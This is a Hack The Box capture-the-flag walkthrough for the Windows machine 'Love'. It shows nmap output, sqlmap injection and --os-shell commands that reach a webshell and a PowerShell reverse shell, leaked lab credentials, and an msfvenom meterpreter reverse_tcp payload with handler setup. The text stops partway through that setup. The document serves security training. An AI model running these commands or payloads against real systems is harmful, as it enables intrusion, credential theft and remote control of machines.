Hack The Box Love Writeup (Easy Windows)
Easy Windows box. sqlmap on the admin login form yields OS command execution as phoebe, creds sit in conn.php, and AlwaysInstallElevated gives SYSTEM.
Summary
Love is an Easy Windows machine running a PHP voting system on XAMPP, with a leaked TLS certificate that names staging.love.htb and the user roy. The voter login at /index.php is injectable, but sqlmap through it only reaches the votesystem database and an admin bcrypt hash that refuses to crack. The near identical admin login at /admin/index.php is a different file and connects to MySQL as root, so the same sqlmap run with –os-shell drops a PHP webshell and then a base64 PowerShell reverse shell as phoebe. Post exploitation turns up creds.txt in the passwordmanager vhost with the voting admin password, and a second includes/conn.php holding phoebe’s own password HTB#9826^(_. The Metasploit local exploit suggester flags AlwaysInstallElevated, and the matching module returns a meterpreter session as SYSTEM.
Service Enumeration
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
# Nmap 7.93 scan initiated Fri Dec  5 10:22:58 2025 as: nmap -A -vv -oN scans/nmap.initial --min-rate 2500 10.129.48.103
Nmap scan report for love (10.129.48.103)
Host is up, received syn-ack (0.13s latency).
Scanned at 2025-12-05 10:22:58 -03 for 28s
Not shown: 993 closed tcp ports (conn-refused)
PORT     STATE SERVICE      REASON  VERSION
80/tcp   open  http         syn-ack Apache httpd 2.4.46 ((Win64) OpenSSL/1.1.1j PHP/7.3.27)
|_http-title: Voting System using PHP
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
135/tcp  open  msrpc        syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
443/tcp  open  ssl/http     syn-ack Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-title: 403 Forbidden
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in/localityName=norway/organizationalUnitName=love.htb/emailAddress=roy@love.htb
| Issuer: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in/localityName=norway/organizationalUnitName=love.htb/emailAddress=roy@love.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-01-18T14:00:16
| Not valid after:  2022-01-18T14:00:16
| MD5:   bff01add5048afc8b3cf71406e685ff6
| SHA-1: 83ed29c470f64036a6f42d4d4cf618a2e9e496c2
| -----BEGIN CERTIFICATE-----
| MIIDozCCAosCFFhDHcnclWJmeuqOK/LQv3XDNEu4MA0GCSqGSIb3DQEBCwUAMIGN
| MQswCQYDVQQGEwJpbjEKMAgGA1UECAwBbTEPMA0GA1UEBwwGbm9yd2F5MRYwFAYD
| VQQKDA1WYWxlbnRpbmVDb3JwMREwDwYDVQQLDAhsb3ZlLmh0YjEZMBcGA1UEAwwQ
| c3RhZ2luZy5sb3ZlLmh0YjEbMBkGCSqGSIb3DQEJARYMcm95QGxvdmUuaHRiMB4X
| DTIxMDExODE0MDAxNloXDTIyMDExODE0MDAxNlowgY0xCzAJBgNVBAYTAmluMQow
| CAYDVQQIDAFtMQ8wDQYDVQQHDAZub3J3YXkxFjAUBgNVBAoMDVZhbGVudGluZUNv
| cnAxETAPBgNVBAsMCGxvdmUuaHRiMRkwFwYDVQQDDBBzdGFnaW5nLmxvdmUuaHRi
| MRswGQYJKoZIhvcNAQkBFgxyb3lAbG92ZS5odGIwggEiMA0GCSqGSIb3DQEBAQUA
| A4IBDwAwggEKAoIBAQDQlH1J/AwbEm2Hnh4Bizch08sUHlHg7vAMGEB14LPq9G20
| PL/6QmYxJOWBPjBWWywNYK3cPIFY8yUmYlLBiVI0piRfaSj7wTLW3GFSPhrpmfz0
| 0zJMKeyBOD0+1K9BxiUQNVyEnihsULZKLmZcF6LhOIhiONEL6mKKr2/mHLgfoR7U
| vM7OmmywdLRgLfXN2Cgpkv7ciEARU0phRq2p1s4W9Hn3XEU8iVqgfFXs/ZNyX3r8
| LtDiQUavwn2s+Hta0mslI0waTmyOsNrE4wgcdcF9kLK/9ttM1ugTJSQAQWbYo5LD
| 2bVw7JidPhX8mELviftIv5W1LguCb3uVb6ipfShxAgMBAAEwDQYJKoZIhvcNAQEL
| BQADggEBANB5x2U0QuQdc9niiW8XtGVqlUZOpmToxstBm4r0Djdqv/Z73I/qys0A
| y7crcy9dRO7M80Dnvj0ReGxoWN/95ZA4GSL8TUfIfXbonrCKFiXOOuS8jCzC9LWE
| nP4jUUlAOJv6uYDajoD3NfbhW8uBvopO+8nywbQdiffatKO35McSl7ukvIK+d7gz
| oool/rMp/fQ40A1nxVHeLPOexyB3YJIMAhm4NexfJ2TKxs10C+lJcuOxt7MhOk0h
| zSPL/pMbMouLTXnIsh4SdJEzEkNnuO69yQoN8XgjM7vHvZQIlzs1R5pk4WIgKHSZ
| 0drwvFE50xML9h2wrGh7L9/CSbhIhO8=
|_-----END CERTIFICATE-----
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
| tls-alpn:
|_  http/1.1
445/tcp  open  microsoft-ds syn-ack Windows 10 Pro 19042 microsoft-ds (workgroup: WORKGROUP)
3306/tcp open  mysql?       syn-ack
| fingerprint-strings:
|   LANDesk-RC, NULL:
|_    Host '10.10.14.57' is not allowed to connect to this MariaDB server
| mysql-info:
|_  MySQL Error: Host '10.10.14.57' is not allowed to connect to this MariaDB server
5000/tcp open  http         syn-ack Apache httpd 2.4.46 (OpenSSL/1.1.1j PHP/7.3.27)
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/7.3.27
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port3306-TCP:V=7.93%I=7%D=12/5%Time=6932DCB3%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.57'\x20is\x20not\x20allow
SF:ed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(LANDesk-RC,4
SF:A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.57'\x20is\x20not\x20allowed\x
SF:20to\x20connect\x20to\x20this\x20MariaDB\x20server");
Service Info: Hosts: www.example.com, www.love.htb; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 3h01m32s, deviation: 4h37m09s, median: 21m31s
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-12-05T13:44:48
|_  start_date: N/A
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 47367/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 60961/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 33046/udp): CLEAN (Timeout)
|   Check 4 (port 59274/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-os-discovery:
|   OS: Windows 10 Pro 19042 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: Love
|   NetBIOS computer name: LOVE\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-12-05T05:44:47-08:00

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Dec  5 10:23:26 2025 -- 1 IP address (1 host up) scanned in 28.55 seconds
Web Server Enumeration
Software Version
Apache 2.4.46
PHP 7.3.27
The SSL certificate on port 443 leaks some useful information to me:
1
2
| ssl-cert: Subject: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in/localityName=norway/organizationalUnitName=love.htb/emailAddress=roy@love.htb
| Issuer: commonName=staging.love.htb/organizationName=ValentineCorp/stateOrProvinceName=m/countryName=in/localityName=norway/organizationalUnitName=love.htb/emailAddress=roy@love.htb
Including a couple of vhosts and a potential username. I edit my /etc/hosts file to include the vhosts:
1
10.129.48.103 love staging.love.htb love.htb www.love.htb
SQL Injection - User Endpoint
The index page offers me a login form:

As of right now I don’t have valid credentials. I try common combinations like “admin:admin” but it doesn’t work. I try simple SQL injection login bypass like admin' or 1=1-- as the username but it never works. I start BurpSuite and capture the login request to the application. It looks like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
POST /login.php HTTP/1.1
Host: 10.129.48.103
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Origin: http://10.129.48.103
DNT: 1
Connection: keep-alive
Referer: http://10.129.48.103/index.php
Cookie: PHPSESSID=rbfa1st44s9k9e251vb29p2kho
Upgrade-Insecure-Requests: 1
Priority: u=0, i

voter=admin&password=admin&login=
I right click on the request, and hit “save item”. I save it to “login.req”:

Since there’s a high chance the database the application is using is MySQL, I use sqlmap and point the exploit attempts specifically to mysql:
1
python3 ~/hacking/tools/sqlmap-dev/sqlmap.py -r login.req --dbms mysql --level 5 --risk 3
It eventually tells me the application is vulnerable:

It’s important to note that sqlmap will ask if you want to follow the redirect to index.php. You should NOT follow. If you follow, sqlmap will eventually try to send the original POST data to this new endpoint, which will bork the whole process:
1
got a 302 redirect to 'http://10.129.48.103/index.php'. Do you want to follow? [Y/n] n
All other questions sqlmap asks you, just go with the default option and you’ll be fine. I fine tune my command to inclue more threads, select boolean based blind (which is faster compared to time-based blind) and enumerate for databases:
1
python3 ~/hacking/tools/sqlmap-dev/sqlmap.py -r login.req --dbms mysql --level 5 --risk 3 --technique B --dbs --threads 10
Those are the available databases:
1
2
3
4
5
6
7
available databases [6]:
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
[*] votesystem
I select the “votesystem” database which appears to be the more interesting one out of the options presented and list for tables in this database:
1
python3 ~/hacking/tools/sqlmap-dev/sqlmap.py -r login.req --dbms mysql --level 5 --risk 3 --technique B --threads 10 -D votesystem --tables
Those are the tables:
1
2
3
4
5
6
7
8
9
Database: votesystem
[5 tables]
+------------+
| admin      |
| candidates |
| positions  |
| voters     |
| votes      |
+------------+
I dump the admin table:
1
python3 ~/hacking/tools/sqlmap-dev/sqlmap.py -r login.req --dbms mysql --level 5 --risk 3 --technique B --threads 10 -D votesystem -T admin --dump
There’s only one user, the admin himself:
1
2
3
4
5
6
7
8
Database: votesystem
Table: admin
[1 entry]
+----+-----------------------------+----------+--------------------------------------------------------------+----------+-----------+------------+
| id | photo                       | lastname | password                                                     | username | firstname | created_on |
+----+-----------------------------+----------+--------------------------------------------------------------+----------+-----------+------------+
| 1  | facebook-profile-image.jpeg | Devierte | $2y$10$4E3VVe2PWlTMejquTmMD6.Og9RmmFN.K5A1n99kHNdQxHePutFjsC | admin    | Neovic    | 2018-04-02 |
+----+-----------------------------+----------+--------------------------------------------------------------+----------+-----------+------------+
I try cracking the password hash, with no success.
SQL Injection to RCE - Admin Endpoint
The SQL injection in the user login endpoint works, but I couldn’t leverage it further. There’s no more users, and I can’t read any other database aside from votesystem. I can’t read files, nor write to the filesystem.
There is another login form on the website, http://10.129.48.103/admin/index.php.
This form and the other form at http://10.129.48.103/index.php look alike, they’re basically identical. However, they’re fundamentally different. I can verify they’re not the same file by using curl like that:
1
2
3
4
5
user@attackbox:~/hacking/htb/machines/easy/love$ curl --silent http://10.129.48.103/index.php| wc -c
4388

user@attackbox:~/hacking/htb/machines/easy/love$ curl --silent http://10.129.48.103/admin/index.php| wc -c
6198
The character count doesn’t lie. They’re different. So I do the same thing I did before, use the form to send a login request, and view it in BurpSuite. The request looks like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
POST /admin/login.php HTTP/1.1
Host: 10.129.48.103
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Content-Length: 36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=rbfa1st44s9k9e251vb29p2kho
Dnt: 1
Origin: http://10.129.48.103
Priority: u=0, i
Referer: http://10.129.48.103/admin/index.php
Upgrade-Insecure-Requests: 1

username=admin&password=admin&login=
I right-click on the request in burpsuite, select “save item” and save it to “admin.login.req”. Same stuff with sqlmap:
1
python3 ~/hacking/tools/sqlmap-dev/sqlmap.py -r admin.login.req --dbms mysql --level 5 --risk 3 --threads 10
It’ll ask if I want to follow the 302 redirect. Do NOT follow!
1
got a 302 redirect to 'http://10.129.48.103/admin/index.php'. Do you want to follow? [Y/n] n
It’ll think for a while then return that it’s vulnerable, same way as before


But this time I have way more privileges. I can actually upload a php webshell to the system now by adding the --os-shell flag to the sqlmap command. I have command execution as “phoebe”:

I use a powershell base64 encoded from revshells.com:

Start the netcat listener on port 1234:
1
rlwrap nc -lvnp 1234
Use the powershell base64 encoded payload with the os-shell prompt from sqlmap. And now I have a proper reverse shell on the victim machine:
Post-Exploitation
I enumerate my user’s permissions and system information with “systeminfo”:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
PS C:\xampp\htdocs\omrs\admin> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set       Disabled
SeTimeZonePrivilege           Change the time zone                 Disabled
PS C:\xampp\htdocs\omrs\admin> systeminfo

Host Name:                 LOVE
OS Name:                   Microsoft Windows 10 Pro
OS Version:                10.0.19042 N/A Build 19042
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          roy
Registered Organization:
Product ID:                00330-80112-18556-AA148
Original Install Date:     4/12/2021, 12:14:12 PM
System Boot Time:          12/5/2025, 5:24:07 AM
System Manufacturer:       VMware, Inc.
System Model:              VMware7,1
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2445 Mhz
BIOS Version:              VMware, Inc. VMW71.00V.24504846.B64.2501180334, 1/18/2025
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume3
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     4,095 MB
Available Physical Memory: 2,282 MB
Virtual Memory: Max Size:  4,799 MB
Virtual Memory: Available: 2,649 MB
Virtual Memory: In Use:    2,150 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              \\LOVE
Hotfix(s):                 9 Hotfix(s) Installed.
                           [01]: KB4601554
                           [02]: KB4562830
                           [03]: KB4570334
                           [04]: KB4577586
                           [05]: KB4580325
                           [06]: KB4586864
                           [07]: KB4589212
                           [08]: KB5000802
                           [09]: KB5000858
Network Card(s):           1 NIC(s) Installed.
                           [01]: vmxnet3 Ethernet Adapter
                                 Connection Name: Ethernet0 2
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.10.10.2
                                 IP address(es)
                                 [01]: 10.129.48.103
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
It’s interesting that there are a few hotfixes applied to the system, and my user has no interesting privileges. I also enumerate for apache virtual hosts:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
PS C:\xampp\htdocs\omrs\admin> type C:\xampp\apache\conf\extra\httpd-vhosts.conf
# Virtual Hosts
#
# Required modules: mod_log_config

# If you want to maintain multiple domains/hostnames on your
# machine you can setup VirtualHost containers for them. Most configurations
# use only name-based virtual hosts so the server doesn't need to worry about
# IP addresses. This is indicated by the asterisks in the directives below.
#
# Please see the documentation at
# <URL:http://httpd.apache.org/docs/2.4/vhosts/>
# for further details before you try to setup virtual hosts.
#
# You may use the command line option '-S' to verify your virtual host
# configuration.

#
# Use name-based virtual hosting.
#
##NameVirtualHost *:80
#
# VirtualHost example:
# Almost any Apache directive may go into a VirtualHost container.
# The first VirtualHost section is used for all requests that do not
# match a ##ServerName or ##ServerAlias in any <VirtualHost> block.
#
<VirtualHost *:5000>
    DocumentRoot "C:/xampp/htdocs/passwordmanager"
    ServerName www.love.htb
    ServerAlias www.love.htb
    ErrorLog "logs/passwordmanager-error.log"
    CustomLog "logs/passwordmanager-access.log" common
    <Directory "C:/xampp/htdocs/passwordmanager">
        Options All
        AllowOverride All
        Order Deny,Allow
        Allow from 127.0.0.0/255.0.0.0 ::1/128
        Allow from 127.0.0.1
        Deny from All
        Require all granted
    </Directory>
</VirtualHost>

<VirtualHost *:80>
    DocumentRoot "C:/xampp/htdocs/omrs"
    ServerName love.htb
    ServerAlias love.htb
    ErrorLog "logs/omrs-error.log"
    CustomLog "logs/omrs-access.log" common
    <Directory "C:/xampp/htdocs/omrs">
        Order allow,deny
        Allow from all
        Require all granted
    </Directory>
</VirtualHost>

<VirtualHost *:80>
    DocumentRoot "C:/xampp/htdocs/FFS"
    ServerName staging.love.htb
    ServerAlias staging.love.htb
    ErrorLog "logs/ffs-error.log"
    CustomLog "logs/ffs-access.log" common
    <Directory "C:/xampp/htdocs/FFS">
        Order allow,deny
        Allow from all
        Require all granted
    </Directory>
</VirtualHost>


##<VirtualHost *:80>
    ##ServerAdmin webmaster@dummy-host2.example.com
    ##DocumentRoot "C:/xampp/htdocs/dummy-host2.example.com"
    ##ServerName dummy-host2.example.com
    ##ErrorLog "logs/dummy-host2.example.com-error.log"
    ##CustomLog "logs/dummy-host2.example.com-access.log" common
##</VirtualHost>
Most of them i never got to really use. There’s this password manager thing at C:/xampp/htdocs/passwordmanager. I take a look at it, see a file named “creds.txt”. It contains the cleartext password for the admin user in the voting platform:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
PS C:\xampp\htdocs\omrs\admin> dir C:/xampp/htdocs/passwordmanager


    Directory: C:\xampp\htdocs\passwordmanager


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/12/2021  12:25 PM             45 creds.txt
-a----         1/27/2021   5:32 PM           4720 index.php


PS C:\xampp\htdocs\omrs\admin> type C:/xampp/htdocs/passwordmanager/creds.txt
Vote Admin Creds admin: @LoveIsInTheAir!!!!
Sure, I get access to the admin platform but nothing I do here actually help me further down the box.

I start to review the web application source code, hunting for database connection details (and possible credentials). I eventually find the connection information for the admin endpoint:
1
PS C:\xampp\htdocs\omrs\admin> type includes\conn.php
That’s connecting to the database as root:
1
2
3
4
5
6
7
8
<?php
        $conn = new mysqli('localhost', 'root', '', 'votesystem');

        if ($conn->connect_error) {
            die("Connection failed: " . $conn->connect_error);
        }

?>
There’s more. That’s not the only connection statment I find digging through the files. Going back one directory, I see another conn.php file:
1
PS C:\xampp\htdocs\omrs\admin> type ..\includes\conn.php
This one has different contents:
1
2
3
4
5
6
7
8
<?php
        $conn = new mysqli('localhost', 'phoebe', 'HTB#9826^(_', 'votesystem');

        if ($conn->connect_error) {
            die("Connection failed: " . $conn->connect_error);
        }

?>

So that explains the differences in permissions. The admin endpoint is connecting to the database as root (/admin/index.php), but the normal endpoint (/index.php) is connecting as phoebe. With that, new credentials:
1
2
Username: phoebe
Password: HTB#9826^(_
I can verify the credentials work with netexec smb:
Vertical Privilege Escalation
I use msfvenom to generate a meterpreter executable:
1
mfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.45.195 LPORT=4444 -f exe -o evil.exe
Use msfconsole and set the proper options:
1
2
3
4
5
6
7
8
msf > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf > set lport 1234
lport => 1234
msf > set lhost tun 0
lhost => tun 0
